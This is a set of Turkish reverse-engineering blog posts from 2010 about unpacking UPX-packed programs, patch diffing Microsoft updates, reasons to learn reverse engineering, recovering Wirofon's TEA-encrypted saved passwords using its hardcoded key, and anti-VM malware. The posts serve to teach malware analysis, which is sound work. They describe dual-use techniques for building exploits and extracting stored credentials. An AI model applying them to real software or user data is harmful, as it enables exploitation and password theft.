
Hem iyi hemde art niyetli kişiler arasında en çok tercih edilen paketleme yazılımlarının başında UPX gelir. Art niyetli kişiler arasında tercih edilmesinin en büyük nedenleri arasında ücretsiz olması ve çoğu zararlı kod paketleyici yazılımının UPX yazılımını içeriyor olmasıdır.

UPX veya herhangi bir paketleyici yazılım ile paketlenmiş bir programın analiz edilebilmesi için öncelikle paket içinden çıkartılması gerekmektedir. Örnek olarak UPX ile paketlenmiş bir programı ele alacak olursak bu programı analiz edebilmek için yapılması gereken ilk iş ya debugger (ollydbg) ile çalıştırmak yada paket açma işini otomatik olarak gerçekleştiren araçlardan faydalanmak olacaktır fakat bu araçlar paketleme yazılımların yeni sürümlerinin yayınlanmasından sonra beklentileri karşılayamadıkları için çoğu zaman debugger ile çalıştırmak ve analiz etmek gerekmektedir fakat ben iki yoldan da kısaca bahsedeceğim.


Örnek olarak UPX ile calc.exe (windows hesap makinası) programını sıkıştırdığımızda programın boyutunun %49 oranında ufaldığını görüyoruz.

```
C:\Documents and Settings\Administrator\Desktop>upx calc.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2010
UPX 3.05w       Markus Oberhumer, Laszlo Molnar & John Reiser   Apr 27th 2010

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    114688 ->     56832   49.55%   win32/pe      calc.exe

Packed 1 file.
```


calc_upx.exe programını Ollydbg ile açtığımız zaman normal programlarda karşılaştığımız fonksiyon prologue'nin aksine PUSHAD ile karşılaşıyoruz. PUSHAD tüm register değerlerini stack'e kopyalamaya yaramaktadır ve UPX ve ASPack gibi paketleme yazılımlarında PUSHAD sonrasında paketlenmiş veri açılır ve daha sonrasında POPAD ile daha önce stack'e kaydedilmiş olan değerler register'a geri kopyalanır. Paketlenmiş programlarda EP (entry point) paketin açılmasını sağlayan fonksiyonu işaret eder ve paket açıldıktan sonra OEP (original entry point) sayesinde program çalışabilmesi için ilgili bölüme (section) yönlendirilir. Amacımız OEP'i bulmak olduğu için ve programın çalışabilmesi için öncelikle paketin açılması gerektiği ve ardından ilgili bölüme gitmesi gerektiği için OEP'in bilinmesi gerekmektedir. Bunun için PUSHAD ile saklanan ESP register'ına hardware on access breakpoint koyarsak, POPAD komutu ile eninde sonunda bu değer registera geri kopyalanacağı için breakpoint sayesinde POPAD'e kısa yoldan gidebilir ve OEP'i tespit edebiliriz.



OEP'i tespit ettikten sonra Ollydbg eklentisi olan Ollydump ile paketi açılmış olan programı (calc_upx.exe) diske kayıt (dump) edebiliriz.



Diske kayıt edilmesiyle Import adres tablosu (import edilen modüller ve fonksiyonlar) bozulan programı analiz edebilmek ve tekrar çalıştırabilmemiz için impREC programı ile import tablosunu düzelttikten sonra amacımıza ulaşmış oluruz.



Tabiiki UPX veya benzer yazılımlar ile paketlenen programları paketten çıkartmak için her defasında böyle uğraşmamıza gerek yok çünkü piyasada bu yazılımlar ile paketlenmiş programları otomatik olarak çözen programlar mevcut. Örnek olarak ReversingLabs firması tarafından hazırlanmış olan deUPX programını ücretsiz olarak temin edebilirsiniz.

Programların yanı sıra internette bu işi otomatize etmek ve kendi paket açma aracınızı hazırlamak için kütüphaneler de bulabilirsiniz. Mesela Blackhat konferanslarında bol bol sunum yapan ReversingLabs firmasının geliştirdiği TitanEngine kütüphanesini duymuş olabilirsiniz. Duymadıysanız Titanengine, içinde entegre debugger, disassembler bulunduran ve yukarda manuel olarak gerçekleştirilen işlemleri otomatik olarak gerçekleştirmenizi sağlayan ve 400 fonksiyonu kullanmanıza imkan tanıyan oldukça başarılı bir kütüphanedir. Zararlı yazılım analizi ile yakından ilgileniyorsanız bu kütüphaneye göz atmanızı şiddetle tavsiye eder, bir sonraki yazıda görüşmek dileğiyle herkese iyi haftasonları dilerim.

Salı Sallanır

Source: https://www.mertsarica.com/sali-sallanir/

By M.S on July 27th, 2010

Patch Tuesday yani her ayın 2. Salı günü, Microsoft firması tarafından ürünlerine ait güvenlik yamaları yayınlanır. Kimileri için bu yamalardan bazıları bilgisayarın yeniden başlatılmasını gerektirdiği için can sıkan gereksiz güncellemelerken, kimileri için test edilmesi ve daha sonra istemci işletim sistemlerine kurulması gereken çileli bir iş yükü demektir. Fakat kimileri içinse bu gün kazanç kapısını aralamak anlamına gelir.

İstemci taraflı uygulamalardaki (örnek: winzip, adobe reader, winrar vb.), işletim sistemlerindeki güvenlik zafiyetlerini istismar etmeye yarayan istismar paketlerini (örnek: MPack, CRiMEPack vb.) geliştiren art niyetli kişilerin amaçları yayınlanan güvenlik zafiyetini istismar eden kodu derlemek ve paketlerini güncellemektir. Güncellenen her paket yeraltı dünyasındaki müşterilerine pazarlayacakları yeni bir sürüm olduğu için 2. Salı günü yayınlanan yamalar üzerinde hummalı bir çalışma başlar.

Bu çalışma için öncelikle bu kişilerin bu yama ile güncellenen paketi tespit etmeleri gerekmektedir. Microsoft Destek sayfası bu bilgiyi edinmek için en kolay ve zahmetsiz yoldur. Örneğin bu sayfada MS10-005 anahtar kelimesini aratacak olursanız karşınıza çıkan sonuçlarda yer alan sayfalarda bu yama ile hangi dosyanın (yazılımın kendisi olur veya ilgili DLL dosyası olur) güncellendiği bilgisine kolayca erişebildiğinizi göreceksiniz.

Windows XP'nin tüm desteklenen x86 tabanlı sürümleri


File name	File version	File size	Date	Time	Platform	SP requirement	Service branch
Mspaint.exe	5.1.2600.3660	343,040	16-Dec-2009	12:58	x86	SP2	SP2GDR
Mspaint.exe	5.1.2600.3660	343,040	16-Dec-2009	13:37	x86	SP2	SP2QFE
Mspaint.exe	5.1.2600.5918	343,040	16-Dec-2009	18:43	x86	SP3	SP3GDR
Mspaint.exe	5.1.2600.5918	343,040	16-Dec-2009	18:27	x86	SP3	SP3QFE

Paketi tespit ettiler peki ya sonra ? Daha sonra yapmaları gereken ise programın (mspaint.exe) güncellenen sürümü ile eski sürümünü assembly seviyesinde karılaştırmak ve farkları ortaya çıkarmak olacaktır. Yama geçilmiş bir Windows işletim sistemi üzerinde yazılımın eski sürümünü elde etmek için ilgili yamayı denetim masasındaki program ekle/kaldır menüsünden kaldırarak elde edebilirsiniz. Tabii yamayı kaldırmadan önce güncel yazılımın bir kopyasını almayı unutmayın.

Yamayı kaldırdıktan sonra eski sürüm ile yeni sürümü kıyaslamak için yaygın olarak kullanılan ücretli ve ücretsiz 3 programdan faydalanmaktalar. Bunlar sırasıyla, Zynamic'in BinDiff (ücretli), eEye'in DarunGrim, Tenable'ın PatchDiff programlarıdır. Bu üç programda IDA Pro yazılımının eklentisi olarak çalıştıkları için IDA PRO'nun mutlaka işletim sistemi üzerinde kurulu olması

gerekmektedir. 3 programında çalışma mantığı birbiri ile hemen hemen aynı fakat DarunGrim yazılımının daha anlaşılır olduğunu not olarak belirtmek isterim.

Hangi programı kullanırlarsa kullansınlar bu programlar sayesinde yama ile hangi fonksiyonda değişiklik yapıldığını tespit etmeleri çok uzun sürmez. Bunun için yapmaları gereken DarunGrim yazılımında File menüsünden New Diffing from IDA'yı seçmek ve Source için eski sürümü, Target için yeni sürümü ve Output için ise herhangi bir klasörü belirtmek yeterli olacak ve DarunGrim gerisini halledecektir. Analiz tamamlandıktan sonra DarunGrim size eski sürüm ile yeni sürümde yer alan her bir fonksiyon için eşleşme değerini (Match Rate) gösterecektir. %100 eşleşen bir fonksiyonun değişmediğini daha az yüzdeler ise fonksiyonda değişiklik olduğunu işaret etmektedir. Kontrol akışı izlendiğinde sarı renk bir eski sürüm ile güncel sürüm arasında bu bloğun değiştiğini, kırmızı ise yeni bir blok eklendiğini belirtmektedir.



Son olarak assembly kodunu dikkatlice inceleyerek hatalı, zafiyet barındıran kodu tespit eden bu kişiler istismar aracını geliştirdikten sonra derleyerek paketlerine eklerler. Yamasını geçmeye üşenen kişiler/kurumlar ise gün geçmeden art niyetli kişilerin hedefi olurlar. Siz siz olun her ayın 2. Salı günü zamanla yarışan art niyetli kişilerin hedefi olmamak için işinizi gücünüzü bir kenara bırakarak güvenlik yamalarını geçmeye bakın...

Neden Tersine Mühendislik ?

Source: https://www.mertsarica.com/neden-tersine-muhendislik/

By M.S on July 6th, 2010

Eskiden tersine mühendislik nedense bana çoook uzak gelirdi. IDA Pro uygulamasını ilk kurup çalıştırdığımda her yerde bir buton olduğunu görünce "hiç işim olmaz" diyerek kapattığımı hatırlıyorum ama aradan geçen zaman sonrasında şimdi masaüstüne bakıyorumda vazgeçilmez kısayollardan bir tanesi oluvermiş ve "hep işim olmuş" :)

Neden bu kadar insan assembly gibi anlaşılması zor bir dil ile uğraşıyor, neden saatlerini tek bir fonksiyonun ne iş yaptığını anlamak için harcıyor kısaca neden tersine mühendislik ? Hemen aklıma gelenleri sıralayıp kısaca açıklayayım;

- Assembly öğrenmek için - Bilmeden nasıl öğrenilir demeyin. Debugger ile programları izleye izleye emin olun birşeyler öğreniyor ve komutların ne iş yaptığını az çok anlayabiliyorsunuz ve üzerine güzel bir kitap okuduğunuz zaman taşlar yerine oturuyor ve bir bakmışsınızki matrixi yorumlar olmuşsunuz.
- Gizli şifreleri, arka kapıları tespit etmek için - Zaman zaman programlardaki gizli menülere erişmek için programı hazırlayanlar dokümantasyonda yer almayan gizli fonksiyonlara programlarında yer veriyorlar ve kaynak kodu açık olmadığı için bunun sadece kendileri tarafından bilineceği yanılgısına düşüyorlar ve eninde sonunda tüm dünya bunu tersine mühendislik ile uğraşan bu meraklı insanlar sayesinde duyuveriyor.
- Doğrulama mekanizmalarını aşmak için - Daha önce bu örneği vermişmiydim hatırlamıyorum fakat bir zaman şifreleme anahtarı saklamak amacıyla kullanılan bir yazılımı incelediğimde anahtarı görüntüleyene kadar iki defa şifre doğrulama adımından

geçmeniz gerekiyordu. Fakat bu adımları assembly seviyesinde yamadığımda (son adıma gitmesini sağladım) doğrulama mekanizmalarının tersine mühendislik ile aşılabildiğini işte o zaman öğrenmiştim.

- Kapalı kaynak kodlu yazılımlardaki güvenlik açıklarını bulmak için - Bildiğiniz veya bilmediğiniz üzere Microsoft firmasının o aylık meşhur yama günü gelip çattığında dünyanin dört bir yanındaki meraklı insanlar yamaların farklarını çıkartarak tersine mühendislik ile güvenlik bültenlerine konu olmamış güvenlik zafiyetlerini ortaya çıkartarak istismar kodu geliştirilmesini sağlamaktalar.
- Zararlı yazılımları analiz etmek için - Bu konuda çok fazla söze gerek yok sanırım, yazılarımı takip edenler bilirler :)
- Can sıkıntısına karşı bire bir :) - Canım ne zaman sıkılsa ve bir programı oturup incelemeye başlasam saatlerin nasıl geçtiğin bir türlü anlamam, 6 saatin 6 dakika gibi geçtiğine çok defa tanık olduğumu söyleyebilirim.

Tersine mühendislik denilince çoğu kişinin aklına nedense hep kod seviyesinde olanı gelir fakat aslında tersine mühendislik sistem seviyesi ve kod seviyesi olmak üzere ikiye ayrılır ve günlük işlerinizde oldukça zaman zaman kullandığınız o meşhur sysinternals araçları ile sistem seviyesinde tersine mühendislik yaptığınızın farkında bile olmazsınız.

Sistem seviyesinde tersine mühendislik yaparken çoğu bilgiye işletim sistemi üzerinden erişirsiniz çünkü incelemiş olduğunuz hedef program eninde sonunda işletim sistemi ile etkileşime girer. Sistem seviyesinde tersine mühendislik için kullanılan araçlar regmon, filemon, lsof, ptrace ve benzerleridir.


Kod seviyesinde tersine mühendisliğe ise sistem seviyesindeki yeterli olmadığı zaman başvurursunuz çünkü sistem seviyesinde bir programa gireni, çıkanı ve işletim sistemindeki etkileşimini görebilirsiniz fakat aslında o gizem dolu olup ve biten yazılımın içinde gerçekleşmektedir ve olup bitenden emin olmak için tek seçeneğiniz kod seviyesidir.

Programları incelemeyi seven biri olarak geçtiğimiz ay Wirofon uygulamasını sistem seviyesinde incelemiştim. Filemon ve regmon ile kısa bir takipten sonra kurulduğu klasörde yer alan userSettings\loginSettings.dat dosyası ile etkileşim halinde olduğunu görmüştüm. Canınım sıkıldığı bir gün bu dosya ile ne işi olduğunu merak ettim ve incelemeye başladım. Aradan kısa bir zaman geçtikten sonra programda yer alan "Beni hatırla" ve "Şifremi hatırla" seçeneği işaretlendiği zaman bu dosyanın içeriğinin değiştiğini fark ettim. loginSettings.dat dosyasını metin düzenleme programı (wordpad) ile incelediğimde okunaklı olmadığını yani şifrelenmiş olduğunu gördüm. Immunity Debugger ile dosya ile ilişkili kısımları incelediğimde "Not valid TEA encoded data" mesajı hemen dikkatimi çekti.


Bu programı inceleyene kadar TEA şifreleme algoritması ile ilgili hiçbir bilgim yoktu. (İşte tersine mühendisliğin güzel yanlarından biride bu, mutlaka yeni birşeyler öğreniyorsunuz.) Google'da ufak bir araştırma yaptıktan sonra şifreleme algoritması olduğunu ve zayıflıkları olması nedeniyle XTEA olarak güncellendiğini ve en sonunda XXTEA olarak güncellendiğini gördüm. TEA şifrelemesi ile ilgili internette bir çok makale ve hazır kod parçacıkları olduğu için loginSettings.dat dosyasında yer alan şifreli veriyi kolaylıkla çözebileceğimi düşünüyordum fakat çok geçmeden yanıldığımı fark ettim. TEA ve XTEA algoritmalarını incelediğimde şifrelemenin bir bölümünde SHL 4 (shift left, çarpma işlemi için kullanılır) ve SHR 5 (shift right, bölme işlemi için kullanılır) dikkatimi çekti fakat şifreli verinin neden çözülmediği ile ilgili uygulama üzerinde araştırma yaptığımda ufak bir detay gözüme ilişti.

Öncelikle şifrelemeyi çözmeden sorumlu olan fonksiyona giden ve anahtar olarak kullanılan dizinin "ARGELA Technologies" olduğunu ve bu dizinin (string) 4 parçaya bölünerek anahtar olarak kullanıldığını tespit ettim.

Daha sonra ise şifreli veriyi çözen fonksiyonu incelediğimde TEA ve XTEA algoritmasında yer alanın aksine stackte yer alan değerlerin bilinenin SHL 5 ve SHR 4 işlemine tabi tutulduğunu gördüm.



Internette ufak bir araştırma yaptığımda algoritmanın bu şekilde kullanımına uzak doğu sayfalarında rastlasamda çok fazla vakit harcamayarak şifreli veriyi çözen bu fonksiyonu Python'a taşımaya karar verdim ve sonunda şifreli veriyi çözmeyi başardım ve bu vesileyle şifresini unutan Wirofon kullanıcıları için ufak bir şifre kurtarma programı (şifremi hatırla seçeneğini işaretlemişseniz şifreli olarak loginSettings.dat dosyası içinde saklanan şifrenizi size gösterir) hazırlamış oldum. Programa buradan ulaşabilirsiniz.



Bir sonraki yazıda görüşmek dileğiyle...

Anti Anti-VMware

Source: https://www.mertsarica.com/anti-anti-vmware/

By M.S on July 18th, 2010


Zararlı yazılım analizi yapanlar için sanal makina yazılımları (vmware, virtualpc, virtualbox) en büyük nimettir. Hiç bir zaman işletim sistemi üzerinde çalıştırmayacağınız veya çalıştırma konusunda tereddüt ettiğiniz tehlikeli, zararlı veya şüpheli yazılımları hiç çekinmeden çalıştırarak işletim sistemi üzerinde neler olup bittiğini anlamanıza yardımcı olurlar.

Tabii bunu bilen art niyetli kişiler, işlerin bu kadar kolay olmasını hiç bir zaman istemezler bu nedenle zararlı yazılımlarının sanal makina içerisinde incelenmesini engellemek için zararlı kodlarına sanal makinayı tespit eden fonksiyonlar ekleyerek bu zararlı yazılımların işletim sistemi üzerinde çalışmasını engellerler. Tabii kod seviyesinde tersine mühendislik konusunda uzman bir analist bu engelleri kolaylıkla aşabileceği için eninde sonunda zararlı yazalımları analiz ederek mutlu sona ulaşabilecektir.

Peki ya kod seviyesinde tersine mühendislik konusunda uzman olmayan bir kişi böyle bir zararlı yazılım ile karşılaşınca ne yapabilir ? Tabiiki sistem seviyesinde tersine mühendisliğe başvurabilir.

Örnek olarak windows'un hesap makinasını internetten bulduğumuz ve sanal makina tespit etme özelliğine sahip olan herhangi bir şifreleme aracı (crypter) ile şifreleyip inceleyelim.

